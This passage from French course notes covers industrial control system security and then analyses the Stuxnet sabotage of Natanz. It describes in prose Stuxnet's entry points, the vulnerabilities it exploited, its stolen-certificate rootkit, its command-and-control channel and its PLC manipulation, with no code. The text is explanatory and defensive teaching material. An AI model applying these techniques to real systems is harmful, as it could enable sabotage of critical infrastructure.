- *Le coût* : l'outil de production a coûté (très) cher. Afin d'en amortir l'investissement, les entreprises doivent les exploiter plusieurs dizaines d'années, parfois jusqu'à 50 ans. Les composants utilisés disposent souvent de fonctionnalités très limitées, ne permettant pas la mise en place de procédures de sécurité. De plus, ces composants sont souvent spécifiques, obsolètes, et donc incompatibles avec les technologies actuelles. Cela signifie que le seul moyen de respecter les exigences de sécurité est de rénover l'installation, ce qui est hors de prix. Enfin, les logiciels développés pour ces composants spécifiques et obsolètes sont probablement eux aussi spécifiques et obsolètes : à la rénovation des matériels s'ajoute celle des logiciels ; et à celle des logiciels il faut tenir compte de l'éventuelle formation des opérateurs à ces nouveaux outils. Tout cela est un gros frein.
- *La continuité* : beaucoup d'installations industrielles sont censées fonctionner en permanence, tous les jours de la semaine. À l'exception des opérations planifiées de maintenance, toute modification du système d'informations est susceptible de diminuer la productivité ou d'affecter le fonctionnement global de l'entreprise. De tels arrêts de maintenance sont rares et brefs.

⁵Philip "Stakkato" Petterson

- *Les clients* : de nombreux industriels contraignent vis-à-vis de leurs clients (ou sont contraints de respecter par la loi) des certifications qualité, qui exigent notamment qu'un produit soit fabriqué d'une certaine manière. Cette manière de faire, bien souvent n'a pas inclus de réflexion sur la sécurité. On ne peut alors pas modifier le système d'informations (même pour l'améliorer !) sans passer par un processus de gestion des changements et de renégociation, qui est long et coûteux.
- *Les fournisseurs* : des services de contrôle sont achetés auprès de fournisseurs tiers, qui les maintiennent en condition opérationnelle. La mise en place d'une politique de sécurité peut nécessiter qu'ils adaptent leur prestation ou leur produit, ce qu'ils peuvent faire avec plus ou moins de bonne volonté et de frais supplémentaires, ou refuser de faire, en fonction du contrat qui les lie à l'industriel.
- *Les équipes* : l'informaticien industriel est compétent lorsqu'il s'agit de maintenir les fonctions vitales de l'entreprise, en particulier la gestion d'accidents, mais cette vision urgentiste occulte les aspects à plus long terme : le système fonctionne, c'est certes la priorité, et c'est leur travail au jour le jour que de s'en assurer, mais les risques adversariaux ne sont pas couverts (*cf. ISO/IEC 61508*). Seules les défaillances accidentelles sont prises en compte, mesurées par le SIL (*safety integrity level*) – une probabilité d'occurrence.
- *L'installation* : une cartographie (physique et logique) des installations, des différentes zones et des flux d'informations entre elles est rarement disponible ou à jour.

Dans le cadre d'installations industrielles, l'analyse de risque doit notamment tenir compte des éléments suivants :

- *Les échelles de temps* : les processus de sûreté mis en place sont contemporains du reste de l'installation, qui à cause des contraintes de coût peut avoir un retard de plusieurs décennies sur la technologie accessible à un adversaire. D'un autre côté, certains dispositifs nécessitent de communiquer extrêmement rapidement entre eux et ne toléreraient pas qu'un système de sécurité (*e.g. communications chiffrées*) s'interpose et retarde les messages...
- *L'environnement* : la sécurité des sites industriels peut nécessiter la collaboration de services externes, dont l'État.
- *Au delà de la défaillance* il faut lutter contre la malveillance : l'*usurpation* – lorsqu'un adversaire prend le contrôle de l'installation ou prend connaissance des informations qu'elle utilise – et la *dégradation* – lorsqu'un adversaire entrave la production ou diminue la qualité du produit ou du service. Les équipements eux-mêmes ne disposent bien souvent pas des fonctionnalités de sécurité nécessaires.

Intégrer une politique de sécurité dans un système industriel nécessite donc de s'adapter à son cycle de vie, de former la couche métier, et d'entretenir le dialogue entre décideurs politiques, industriels et les équipes techniques.

3.0.3 Les équipements d'un site industriel

Deux systèmes d'information – le SI de gestion et le SI industriel – existent ou coexistent sur un site industriel. En théorie, ils n'ont aucune raison d'être interconnectés, donc ils ne devraient pas l'être, mais des considérations historiques d'une part et des exigences spécifiques d'autre part font qu'en pratique, il y a des passerelles inévitables entre SI gestion et SI industriel. Les équipements de l'un et l'autre sont assez différents en nature :

- Le SI gestion est composé des éléments typiques d'un réseau d'entreprise – en conséquence de quoi il est particulièrement vulnérable aux attaques non ciblées – éventuellement supplié de dispositifs de sécurité. Les SI de gestion irriguent toutes les fonctions administratives de l'entreprise (ressources humaines, finances, &c.), et sont souvent connectés à Internet (messagerie, communication avec un centre de contrôle régional ou entre différents sites, &c.).
- Le SI industriel (ou ICS, *industrial control system*) comporte entre autres :

- Des automates programmables industriels (PLC, *programmable logic controller*) – qui peuvent fonctionner en boîte noire, ou être modulaires – qui embarquent généralement un système d'exploitation temps-réel et proposent des connexions avec des équipements de contrôle externes. Ces automates sont le cœur du système industriel, ce sont eux qui effectuent les opérations de production.
- Des logiciels de conduite et de supervision (SCADA, *supervisory control and data acquisition*) qui communiquent avec les PLC, agrègent les données reçues et les mettent en forme, afin de fournir aux opérateurs une représentation humainement compréhensible leur permettant de superviser la bonne marche de la production. Installables sur des postes standard, sur des systèmes d'exploitation grand public, ils communiquent avec les équipements *via* des réseaux type IP (ModBus TCP par exemple).
- Des logiciels de journalisation (*logs*) éventuellement complétés de logiciels d'historisation (*operational historian*) qui récoltent des informations sur le fonctionnement de la production et assistent à la maîtrise des procédés, et les stockent dans une base de données. Cette base de données est accédée par les ingénieurs de production, mais également par le SI de gestion.
- Des postes opérationnels d'ingénieries, qui permettent aux ingénieurs d'installer les programmes et mises à jours de *firmwares*, effectuer des diagnostics et définir les configurations. Ils sont parfois accessible à distance. Ils peuvent consister de postes informatiques séparés, ou être intégrés à l'automate.

3.0.4 Les sources de vulnérabilité

Surface d'attaque Le périmètre du SI industriel est susceptible d'être compromis de deux manières : soit *via* le SI gestion (exposé à Internet, composé de postes grand public, accessible à la plupart des employés) ; soit *via* un accès physique à l'installation (un employé ou une personne externe à l'installation).

Dans ce second cas, les équipements offrent une surface d'attaque assez variée : ports USB, bus, ports de diagnostics, interfaces homme-machine, &c.. Sans oublier la plus importante : la source d'énergie (prise de courant, bouton on/off).

Flux d'information Les différents équipements communiquent entre eux au moyen de bus – des câbles qui sont susceptibles d'être abîmés, détournés, espionnés ou contrôlés par un adversaire. Ces bus transportent deux types de données : des informations de supervision (concernant le fonctionnement des automates) ; des données de contrôle (destinées aux automates). La confidentialité et l'intégrité de ces deux flux de données sont susceptibles d'être affectées.

Les données métier recueillies par les systèmes d'historisation, les données de supervision recueillies par les SCADA et les fichiers de configuration des différents équipements sont à protéger. On cherche l'intégrité (ces informations doivent être maintenues dans le temps) et l'auditabilité (on doit pouvoir remonter à l'historique des données).

Les protocoles de communication sont susceptibles d'être propriétaires ou non-standard, donc potentiellement non ou mal sécurisés et de n'être pas supportés ou analysés par les équipements (*firewall*, NIDS, &c.). De plus, il est plus difficile de les maîtriser, d'identifier des vulnérabilités, de mettre en place des correctifs et de trouver des personnels compétents en la matière.

Une fausse «bonne idée» est d'utiliser des communications sans fil (WiFi par exemple) : ils sont davantage vulnérables aux brouillages et offrent une large surface d'accès, difficile à contenir physiquement.

Vulnérabilités logicielles Les systèmes d'exploitation peuvent ne pas implémenter de protections de sécurité, en particulier les postes «grand public», ils peuvent n'être pas durcis ou pas à jour. Ils peuvent proposer des mécanismes de contrôle d'accès, mais sans déconnection automatique. Ils peuvent ne pas supporter, ou ne pas disposer, de logiciel antivirus. Les logiciels peuvent stocker des données localement sans protection ou avec des protections faibles (base64, MD5, &c.), utiliser des protocoles dépourvus de mécanismes de sécurité (SQL, telnet, &c.), utiliser des fonctions non documentées, ne pas mettre en place de restriction d'accès. Des mots de passe par défaut peuvent avoir été laissés en place. À cela s'ajoutent les vulnérabilités des logiciels ou micrologiciels (dépassement de tampon, &c.).

Mauvaise gestion de la sécurité D'après le document de l'ANSSI⁶, plusieurs idées fausses sont susceptibles d'émoissonner la vigilance ou la réactivité des responsables, ou de rendre vulnérable une installation :

- « Le réseau industriel est isolé, donc protégé »
- « L'installation utilise des protocoles et bases de données propriétaires, dont est protégée »
- « Les mécanismes de sécurité (chiffrement, filtrage, authentification) sont incompatibles avec les contraintes de temps de réponse »
- « La sécurité est incompatible avec la sûreté de fonctionnement »
- « La sécurité est prise en charge par la sûreté de fonctionnement »
- « Le coût de la sécurité est trop élevé »
- « Une attaque du SI aura toujours moins d'impact qu'un incident physique ou terroriste »
- « La sécurité entravera le travail »

À cela il faut ajouter : la négligence humaine, ou le manque de formation des personnels, la différence de culture (SI de gestion vs SI industriel), le manque de prise de conscience des risques.

3.0.5 Contrôle des vulnérabilités, défense en profondeur

Pour limiter l'influence de ces points d'entrée, on peut par exemple⁷ :

- Isoler le SI industriel du SI gestion : aucun transfert de données ne doit être autorisé en provenance du SI gestion (on peut utiliser un *firewall* ou une « diode »). On peut autoriser le transfert (réPLICATION) de données de diagnostic depuis le SI industriel vers le SI de gestion⁸ – le cas échéant, on vérifie bien la direction du transfert de données ; on vérifie également que la machine vers laquelle sont transmises les données est la bonne (protocoles d'identification).
- Installer un contrôle d'accès physique à l'installation et sur les composants (y compris câbles, ports, prises et boutons on/off !) : seuls les employés autorisés, habilités devraient pouvoir se trouver en présence des composants du SI industriel, uniquement pour la durée nécessaire à l'exercice de leur fonction, et devraient être contrôlés. Pour cela on peut recourir à plusieurs méthodes d'indentification et de contrôle : badges, portiques, gardes, caméras de surveillance, clés et portes blindées, &c. Les sessions ouvertes⁹ doivent se refermer automatiquement après un temps si elles ne sont pas utilisées.
- Installer des protections physiques : air conditionné et ventilation, onduleurs, armoires, &c.
- Les équipement ne doivent pas pouvoir être déplacés ni connectés sur un autre réseau. Les médias amovibles (clés USB, &c.) et les périphériques mobiles qui ne font pas partie du SI industriel (téléphones portables, disques durs, ordinateurs portables, &c.) ne doivent pas pouvoir se connecter au réseau SI industriel, ni aux composants – sauf opérations de diagnostic.
- Protéger les communications (confidentialité et intégrité notamment) en recourant à des protocoles cryptographiques, afin de rendre difficiles des opérations (passives ou actives) non autorisées.
- Utiliser des équipements certifiés, vérifiés formellement, ayant un faible SIL. Installer des logiciels antivirus sur les postes, utiliser des systèmes d'exploitation durcis, sur lesquels on déploie régulièrement des mises à jour de sécurité pertinentes¹⁰.

⁶http://www.ssi.gouv.fr/IMG/pdf/Guide_securite_industrielle_Version_finale.pdf

⁷Voir aussi le document des recommandations de l'ANSSI : http://www.ssi.gouv.fr/IMG/pdf/securite_industrielle_GT_details_principales_mesures.pdf.

⁸Ou mieux encore : vers une DMZ entre SI industriel et SI gestion. En effet le SI gestion (dont nous ne nous préoccupons pas dans cette analyse, mais qu'il faudrait faire dans une étude complète) doit être également méfiant du SI industriel et n'autoriser de lui aucune donnée entrante.

⁹Idéalement : les armoires et portes ouvertes également...

¹⁰Bien entendu, on ne peut pas laisser les postes du SI industriel se connecter à Internet pour se mettre à jour.

- Les données locales doivent être maintenues à un minimum, chiffrées ou hashées. Les micrologiciels doivent posséder des mécanismes de protection contre la copie ou la rétroconception. Les ports de diagnostic (et éventuelles *backdoors*) doivent être fermés. Des mécanismes de protection de l'intégrité doivent couvrir les risque d'altération des configurations, des logs, des bases de données métier, &c.

Protections réseau, protections logicielles, protections physiques – c'est la philosophie de la défense en profondeur. À un adversaire, on oppose une succession de contre-mesures qu'il doit surmonter avant de pouvoir accéder aux installations critiques.

Dispositifs de surveillance et de détection Les dispositifs de surveillance recherchent des activités anormales, non pas dans l'opération des activités de production – il y a déjà des mécanismes dédiés à cela et des composants spécialisés, les « automates de sûreté » – mais dans :

- Les activités du réseau : NIDS, *firewalls*, éventuellement mis en corrélation avec les autres firewalls de l'installation, logs de tentatives de connexion ;
- Les activités des logiciels : antivirus, historique des commandes, logs kernel ;
- Les protections physiques : état de fonctionnement des appareils, état des serrures, des armoires, &c. écrans de surveillance, détecteurs de fumée, d'innondation, &c.

Lors des opérations de maintenance, on voudra également vérifier la validité des configurations, l'absence de *rootkits* et les dernières modifications de fichiers clés, en quête de comportements inhabituels.

Enfin, les opérateurs doivent pouvoir contacter rapidement leurs responsables hiérarchiques en cas de doute, d'anomalie ou d'incident avéré. Le soupçon d'incident pourra ainsi être communiqué aux différents acteurs afin de les informer ou de les mobiliser¹¹ : autres responsables, autres équipes, intervenants, spécialistes, forces de police, &c.. Il sera enregistré, analysé et la situation pourra être suivie et gérée.

3.1 Récit d'un sabotage : Stuxnet (2007-2012)

Le résumé qui suit s'appuie sur les rapports d'analyse préliminaire et les rapports d'analyse poussée de Ralph Langer, sur les rapports d'analyse de Symantec et de F-Secure dédiés à Stuxnet et aux programmes apparentés découverts depuis.

3.1.1 Les centrifugeuses de Natanz

Depuis les années 1980, l'Iran développe un programme d'enrichissement de l'Uranium. Ce programme (par ailleurs controversé) n'est pas soutenu par la communauté internationale, en particulier en vertu du pacte de non prolifération nucléaire, mais a pu voir le jour après l'acquisition par l'Iran de plans de centrifugeuses européennes¹². Il s'agit d'un design obsolète datant de la fin des années 1960, fonctionnant en phase gazeuse¹³ et baptisé IR-1, qu'ils ne parviennent qu'à faire fonctionner qu'à bas régime, avec des problèmes de fiabilité. Cependant ils trouvèrent un moyen de produire ces centrifugeuses industriellement. L'idée était de les assembler en large volume, en « cascade », afin de compenser les problèmes de rendement.

Mais il leur fallut tout de même trouver un moyen d'assurer que l'ensemble fonctionne – quand bien même des unités individuelles défaillent régulièrement. Pour cela, des valves automatiques furent installées : en cas de problème, elles coupent les entrées et sorties de l'unité incriminée, qui peut être remplacée par une nouvelle unité sans interrompre le reste de la production. Cependant, si jamais plusieurs centrifugeuses sont ainsi déconnectées, la pression du gaz d'uranium augmente – ce qui diminue encore l'efficacité du processus, fragilise les parois voire provoque la condensation de UF₆ à l'état solide. Pour pallier ce souci, une valve d'échappement élimine l'excédent lorsqu'une centrifugeuse est déconnectée. Finalement, ces valves ont été utilisées pour réguler la pression globale, même en opération normale. Cependant cela requiert un contrôle fin, capable d'intégrer les défaillances régulières, et l'Iran ne dispose pas de la technologie nécessaire.

¹¹Conformément au plan de gestion des incidents en vigueur.

¹²Transmises à l'Iran (et à la Libye, à la Corée du Nord) par Abdul Qadeer Khan, responsable du programme nucléaire du Pakistan. Khan fut renvoyé en 2004, suite à des documents fournis par les États-Unis démontrant son implication dans la violation du pacte de non prolifération – il avoué les faits qui lui sont reprochés. Le président Musharraf lui a octroyé la grâce présidentielle le lendemain.

¹³Il travaille avec de l'hexafluorure d'uranium, UF₆.

En 2003, la France, le Royaume-Uni et l'Allemagne demandent que l'Iran suspende ses activités d'enrichissement le temps de pourparlers, ce que l'Iran accepte. En 2006, les scellés de l'IAEA sont retirés et la production reprend : le problème du contrôle de la pression a été résolu. Des contrôleurs Siemens S7-417 régulent les valves, des contrôleurs Siemens S7-315 régulent les rotors – opérant des milliers de centrifugeuses.

Les effets de Stuxnet - 1

Le point d'entrée est un agent sur site, insérant une clé USB vétrolée, infectant le PLC.

Lorsque Stuxnet se déploie sur un tel automate, il commence par reproduire les signaux d'entrée-sortie : il se place en *man-in-the-middle*, invisible et sans effets. Puis il active la séquence d'attaque : il enregistre 21 secondes d'opération, qu'il va ensuite diffuser en boucle. Les données reçues par le SCADA sont donc des données d'opération normale. Le programme légitime continue de s'exécuter, mais reçoit des données erronées.

Stuxnet bloque les valves des deux premières et deux dernières lignes de la cascade en position fermée – bloquant la sortie du gaz (qui est injecté au milieu). D'autres centrifugeuses sont également ainsi coupées. La pression augmente dans la cascade¹⁴.

Si on laisse la situation évoluer, la pression atteindra un niveau provoquant la solidification du gaz dans les centrifugeuses, entraînant leur destruction. Cela aurait révélé l'attaque ou attiré des soupçons – de plus le remplacement des appareils n'aurait pas été difficile. Au lieu de cela, les auteurs de Stuxnet ont pris grand soin de ne pas provoquer de tels dégâts – juste assez pour ralentir la production ou la rendre trop coûteuse.

Les effets des Stuxnet - 2

En 2009, les auteurs de Stuxnet décident de varier leur approche, pour des raisons inconnues (peut-être la première attaque était-elle considérée inefficace ?). Cette variante, plus subtile, attaquait un autre composant du SI : le système qui régule la vitesse des rotors¹⁵. Elle comprend également un code de réplication (par réseau et par clés USB)¹⁶. Il disposait pour cela de certificats le présentant comme un pilote de périphérique légitime auprès des systèmes d'exploitation Windows, et un sac plein de vulnérabilités *zero-day*¹⁷.

Une fois par mois, Stuxnet s'active : les rotors sont accélérés de 130% pendant 15 minutes, puis freinés à vitesse minimum pour 15 autres minutes – l'idée étant que les rotors cassent de manière un peu aléatoire, sans toujours lancer d'alerte, dans le but d'embrouiller les opérateurs iraniens. Puisque la vitesse de rotation en opération normale est constante, il n'y avait pas de suivi – donc pas besoin de mentir sur les mesures, puisqu'il n'y avait pas de mesures.

3.1.2 APT des SI industriels

Les auteurs de Stuxnet ont fait preuve d'adaptation, de compétences techniques pointues associées à une connaissance parfaite des installations, leur environnement logiciel et matériel, leur fonctionnement et leurs limites. Ils ont compromis des certificats de sécurité et utilisé plusieurs 0-days, indiquant un haut niveau de sophistication. La centrale de Natanz était la cible spécifique de cette attaque. Enfin les auteurs ont maintenu une activité de compromission au sein de la centrale de Natanz plusieurs années, adaptant et évoluant l'attaque. Ces éléments font de Stuxnet un représentant des APTs, *advanced persistent threats*.

Les contre-mesures « traditionnelles », destinées à l'origine aux SI de gestion, sont inefficaces à entraver une telle attaque :

- Les logiciels antivirus, reposant sur des bases de signature, ne peuvent pas repérer la menace. Dans les faits, la première version de Stuxnet, soumise à un site antivirus dès 2007, n'a à l'époque pas soulevé d'alerte. Même la seconde version, équipée de 0-day publiés, est restée plus d'un an sous les radars. Stuxnet embarquait deux rootkits (*user* et *kernel*) et venait équipé de deux certificats de sociétés connues. C'est également le premier virus connu à se dissimuler sur un PLC.

¹⁴La subtilité étant que les valves *automatiques*, qui ne sont pas contrôlées par le PLC Siemens, sont susceptibles de libérer l'excédent. De plus, des baromètres en sortie de dispositif pourraient détecter une irrégularité dans la pression. Heureusement pour les auteurs de Stuxnet, c'est le même automate qui surveille ces irrégularités : étant compromis, ils ont pu désactiver les alertes, mais au prix d'une opération assez compliquée...

¹⁵Le code de la première attaque, bien que non exécuté, était toujours présent !

¹⁶Ce détail amène à penser qu'un accès direct n'était plus envisageable ou plus souhaitable à ce moment-là.

¹⁷Ce sont ces éléments-mêmes qui ont fait lever des suspitions et ont amené à la découverte publique de Stuxnet en 2010. Il s'était alors propagé bien au-delà de l'Iran...

- Les isolation réseau, de type firewall ou air gap, ne peuvent pas empêcher la mise en place, *via* médias amovibles (ici, clé USB), du virus directement au cœur du SI.
- Les IDS peuvent être détectés et contournés par un adversaire suffisamment compétent, même si ce n'est que pour un temps. Dans le cas de Natanz, les équipements antiques ne supportaient tout simplement pas l'installation de tels dispositifs. Une IP au Danemark et une IP en Malaisie ont été identifiées comme C&C permettant au programme de se mettre à jour.
- Les mises à jour corrigeant le système d'exploitation furent disponibles (en dépit du constructeur niant avec insistance qu'il y ait une quelconque vulnérabilité...), mais deux ans après pour les premières vulnérabilités (CVE-2010-2568, CVE-2012-3015). Certaines vulnérabilités (ou plus précisément : des erreurs de *design*) ont attendu encore plus longtemps avant d'être adressées. Le 15 juillet 2010, lorsque l'existence de Stuxnet fut publiée, une attaque en déni de service distribué frappa plusieurs *mailing-lists* d'information, empêchant les sites industriels d'en prendre connaissance.

Les motivations des auteurs de l'attaque semblent exclure l'espionnage (ils disposaient déjà de toutes les informations en la matière) ou le vol de technologies, et privilégier la destruction progressive, le sabotage et la détérioration de la qualité de la production. L'arrivée de la seconde version de Stuxnet semble indiquer un changement de plan, accélérant la destruction quitte à faciliter la détection et la propagation ; peut-être les auteurs de l'attaque ont-ils ressenti le besoin d'agir plus vite.

3.1.3 Après et au delà de Natanz

Stuxnet parcourt le monde Le virus s'est propagé, ceci dit, au delà de l'Iran. Des sites en Asie, puis en Europe, malgré des matériels récents et des équipes formées, sont également infectés. En septembre 2010, l'ensemble des sites où à été détecté Stuxnet se répartissait dans les proportions suivantes :

Pays	Proportion
Iran	58.85%
Indonésie	18.22%
Inde	8.31%
Azerbaïdjan	2.57%
États-Unis	1.56%
Pakistan	1.28%
Autres	9.2%

Ce faisant, il est étudié par des chercheurs en sécurité qui comprennent peu à peu ses cibles, sa fonction, son fonctionnement et son développement. En recherchant les SI industriels, ils prennent conscience des vulnérabilités flagrantes de ces installations et découvrent Duqu (2011), Flame (2012), Mahdi (2012), Gauss (2012) et d'autres^{18,19} – des outils au fonctionnement proche, mais plutôt tournés vers l'espionnage, et probablement développés par la même équipe que Stuxnet²⁰.

Fin 2010, le code source de Stuxnet est diffusé sur Internet et sur vendu sur les marchés noirs. Des variantes (de Stuxnet, de Duqu) ont été adaptées par des organisations criminelles pour cibler de nouvelles industries. Cela permet également aux chercheurs d'analyser le fonctionnement et de rechercher des éléments permettant d'identifier les auteurs (alors inconnus).

Les motivations des adversaires Le raffinement de l'attaque laissait penser à une opération disposant de fonds conséquents, de facilités d'infiltration, de compétences techniques avancées et d'un objectif précis à long terme. Tout cela indiquait une origine étatique.

Les analyses menées par les spécialistes du monde entier depuis l'attaque de Natanz concluent que Stuxnet est très probablement une opération menée conjointement par les États-Unis (NSA et CIA, dans le cadre de l'opération Olympic Games) et l'État d'Israël (unité 8200). En plus des éléments objectifs, cela correspond aux objectifs politiques de ces états, ainsi qu'aux programmes qu'ils ont engagé : le congrès des États-Unis a débloqué en 2007 un budget de 400 millions de dollars pour mener des opérations de sabotage (*covops*)

¹⁸Voir par exemple : <http://spectrum.ieee.org/podcast/telecom/security/sons-of-stuxnet>.

¹⁹Voir aussi : <https://securelist.com/analysis/publications/36620/gauss-abnormal-distribution/>.

²⁰Duqu est « pratiquement identique à Stuxnet » selon l'étude menée par Symantec ; Flame partage le module d'infection USB de Stuxnet.

contre le programme nucléaire iranien. Plusieurs membres de l'administration Obama en 2012, puis Edward Snowden en 2013, confirment que Stuxnet a été développé par la NSA et Israël^{21,22}.

La découverte de Stuxnet constitue une forte publicité pour ces auteurs, montrant au monde leurs pouvoirs d'infiltration. Plusieurs spécialistes pensent à l'heure actuelle que c'est cela – le coup d'envoi des attaques de cyberterrorisme – qui restera comme la marque principale de Stuxnet. Il s'agit pour beaucoup de la première « véritable frappe de cyberguerre », provoquant la destruction de cibles militaires hautement protégées, enterrées parfois à plus de 20 mètres sous la surface²³.

Le coût total des destructions est difficile à évaluer, probablement plusieurs millions de dollars, et le remplacement prend du temps²⁴. Le délai total provoqué par tout cela est significatif – comparable à ce qu'aurait engendré une frappe aérienne. La logistique et la discrétion de Stuxnet sont bien plus attractifs qu'une opération militaire « traditionnelle », pour des résultats comparables. Qui plus est, les auteurs de l'attaque (longtemps restés inconnus) évitaient les retaliations.

En particulier, il n'y a pas eu de pertes humaines.

3.1.4 En détail : l'attaque Stuxnet

Comprendre comment Stuxnet opère fut un travail difficile²⁵. Cette section s'appuie en particulier sur le rapport de Symantec²⁶. Il ne s'agit pas de reproduire ici les nombreuses subtilités techniques, mais de mettre l'accent sur la stratégie utilisée.

En août 2014, la société de sécurité Kaspersky fait remarquer que des incidents imputables à Stuxnet sont encore détectés par millions dans le monde entier²⁷.

Point d'entrée Stuxnet peut entrer de deux manières : par le réseau ou au moyen d'un média amovible (clé USB). Dans le cas de la propagation réseau, il utilise plusieurs stratégies :

- Il contacte le logiciel de base de données WinCC, qui utilise un mot de passe *codé en dur*. Il utilise une requête SQL pour transférer une copie, l'exécuter sur l'ordinateur de la victime, et effacer les traces²⁸.
- Il utilise les partages réseau Windows (WMI) pour se copier et s'exécuter sur d'autres postes, en utilisant toutes les données de compte utilisateur disponibles sur la machine infectée²⁹.
- Il exploite la vulnérabilité MS10-061 du spooler d'impression³⁰ qui permet à un fichier d'être créé dans le répertoire système de la machine vulnérable, et de l'exécuter^{31,32}.
- Il exploite la vulnérabilité MS08-067 de Windows Server³³, qui permet une *exécution de code arbitraire*^{34,35}.

Il est également capable d'infecter les fichiers projets du logiciel industriel Siemens Step7. Ce logiciel permet de programmer les PLC, en l'occurrence les centrifugeuses. Le programme d'infection est chargé lorsque le fichier projet est ouvert.

Dans le cas de la propagation par média amovible – un grand nombre de systèmes de contrôle industriels étant configurés ainsi – il utilise deux stratégies :

²¹http://www.theregister.co.uk/2012/06/01/stuxnet_joint_us_israeli_op/

²²http://www.theregister.co.uk/2013/07/08/snowden_us_israel_stuxnet/

²³La destruction a été confirmée par le président iranien, Ahmadinejad, fin Novembre 2010. Il a également annoncé que la centrale de Bushehr, qui devait devenir opérationnelle courant 2010, a été retardée suite à des « problèmes techniques » – dont la nature n'a pas été précisée. On sait aujourd'hui que la centrale de Bushehr a également été la cible d'une variante de Stuxnet.

²⁴D'autant que certaines pièces, dont la vente est interdite, doivent probablement être importées par des réseaux souterrains.

²⁵Voir par exemple : <http://spectrum.ieee.org/telecom/security/the-real-story-of-stuxnet>

²⁶Fallière, O'Murchu, Chien, « W32.Stuxnet Dossier » : http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf.

²⁷Kaspersky Security Network Report, « The echo of Stuxnet », p. 19 : https://securelist.com/files/2014/08/Kaspersky_Lab_KSN_report_windows_usage_eng.pdf.

²⁸Symantec, *op. cit.* p. 27.

²⁹*idem*.

³⁰Cette vulnérabilité a longtemps été considérée comme un *zero-day*, mais elle avait été publiée en avril 2009 dans le magazine *hacking* – sans avoir été exploitée dans la nature.

³¹Ce vecteur d'entrée est uniquement tenté si la date du système précède le 1 juin 2011.

³²*op. cit.* p. 28.

³³Également utilisée avec succès par le ver Conficker

³⁴Ici aussi, des restrictions sur la date limitent l'utilisation de cette vulnérabilité.

³⁵*idem*.

- La vulnérabilité *zero-day* CVE-2010-2568, dite « vulnérabilité LNK », qui permet d'exécuter un programme en manipulant les fichiers « raccourcis » de Microsoft Windows. Ce faisant, Stuxnet s'infecte dans deux bibliothèques clés : `kernel32.dll` et `ntdll.dll`, ce qui lui permet de couvrir ses traces³⁶.
- Il rend la clé USB exécutable en utilisant un fichier `autorun.inf`. Le code exécutable est contenu dans ce même fichier, ce qui limite les risques de détection, et modifie l'explorateur de fichiers pour se cacher³⁷.

Quelle que soit la manière dont le programme a été appelé, il vérifie qu'il tourne sur une version de Microsoft Windows compatible avec l'attaque³⁸, élève ses priviléges au besoin en utilisant les *zero-day* MS10-073 ou MS10-092, identifie d'éventuels antivirus présents et détermine quel est le meilleur processus dans lequel s'infecter. Il effectue alors des vérifications supplémentaires afin de déterminer si l'attaque doit se poursuivre et afin de vérifier que le programme d'infection est à jour.

Rootkit Une fois toutes ces vérifications effectuées, Stuxnet extrait deux fichiers sur le disque : `mrxnet.sys` et `mrxcls.sys`, qui se présentent comme des pilotes de périphériques. Le premier permet de charger l'attaque, le second sert à dissimuler le premier. Stuxnet crée les entrées de registre nécessaires pour que ces fichiers soient chargés automatiquement au démarrage.

Les fichiers `mrxcls.sys` et `mrxnet.sys` sont signés avec un *certificat digital compromis*, au nom de la société Realtek³⁹ ou de la société JMicron. Ils interceptent les requêtes d'IRP : écritures et lectures de fichiers. Cela lui permet de filtrer ce qu'il montre à l'utilisateur, en particulier de se dissimuler lui-même.

Lorsque cette opération réussit, Stuxnet tente de se propager et injecte son programme dans le processus de Step7 et dans `services.exe`.

Command & control Après s'être installé et avoir récolté des informations, Stuxnet tente de contacter le serveur C&C sur le port 80. Les sites qu'il contactait sont aujourd'hui fermés, mais il s'agissait d'IP enregistrées au Danemark et en Malaisie. Si la connexion réussit, les informations sur l'ordinateur infecté sont transmises au serveur.

Ce serveur utilise RPC pour mettre à jour le programme et transmettre des ordres.

Infection des PLC Le logiciel Step7 communique avec les PLC *via* une bibliothèque qui fait le relais. Lorsque Stuxnet s'installe, il remplace cette bibliothèque par sa propre version, lui permettant d'intercepter toute communication dans les deux sens.

En particulier, si le PLC est du modèle désiré, il injecte toutes les 15 minutes une séquence de commandes A ou B⁴⁰. Ces deux séquences sont très proches et consistent en des opérations censément effectuées directement sur les centrifugeuses : contrôle des valves, des rotors, &c.

Auto-censure Stuxnet avait prévu plusieurs fonctionnalités afin de se désactiver lui-même : soit qu'il avait déjà infecté un poste, soit qu'il n'était pas satisfait de la configuration, soit que la date ne correspondait à ses critères, soit qu'il s'était trop propagé, soit que l'opérateur contrôlant l'attaque l'estimait nécessaire.

³⁶ *op. cit.* p. 30.

³⁷ *op. cit.* p. 32.

³⁸ Microsoft Windows dans ses versions 2000, XP, 2003, Vista, Server 2008, Server 2008 R2 et 7.

³⁹ Révoqué le 16 juillet 2010 par VeriSign.

⁴⁰ Il existe également une séquence C, visant les PLC S7-417, dans le code de Stuxnet, mais celle-ci semble avoir été désactivée. Elle semble plus complexe que les séquences A et B mais son fonctionnement exact est inconnu car il manque un morceau clé de son code.

4 | Résumé de la première partie

4.0 Points clés

- La question de la sécurité des systèmes d'information est abordée comme un aspect de l'analyse et de la gestion du risque, qui comporte des aspects objectifs (quantitatifs) et subjectifs (qualitatifs).
- Elle consiste à investir au mieux les moyens dont on dispose, afin de garantir aux systèmes concernés des propriétés essentielles à la bonne conduite d'une activité, face à des adversaires qui cherchent à compromettre cette activité.
- Les motivations de ces adversaires (souvent financières) déterminent leurs cibles ; les moyens de ces adversaires déterminent le niveau de protection qu'il nous faut mettre en place.
- Trop peu investir en matière de sécurité expose l'organisation à des pertes importantes ; mais trop investir c'est investir à perte. Il y a un juste milieu, qui s'interprète comme le retour sur investissement de l'activité de sécurité.
- L'aspect adversarial de l'activité de sécurité requiert l'installation de systèmes de détection, en plus de systèmes d'historisation, afin de correctement estimer la menace et de réagir en cas d'intrusion.
- De nombreux systèmes, parfois critiques, n'ont pas été conçus avec leur sécurité en tête.

4.1 Pour aller plus loin

Le lecteur qui souhaite approfondir sa compréhension des aspects économiques de la sécurité est invité à consulter les articles de Ross Anderson [Anderson and Moore, 2007, Anderson et al., 2012], de Neuhaus [Neuhaus and Plattner, 2013] et de Lewis [Lewis and Baker, 2013]. Concernant les aspects « souterrains », l'article de Kshetri [Kshetri, 2006] constitue une introduction, et l'article de Jianwei [Jianwei et al., 2012] analyse en profondeur l'économie des marchés noirs chinois. Enfin, les méthodes de théorie des jeux font l'objet d'un survol par Roy [Roy et al., 2010].

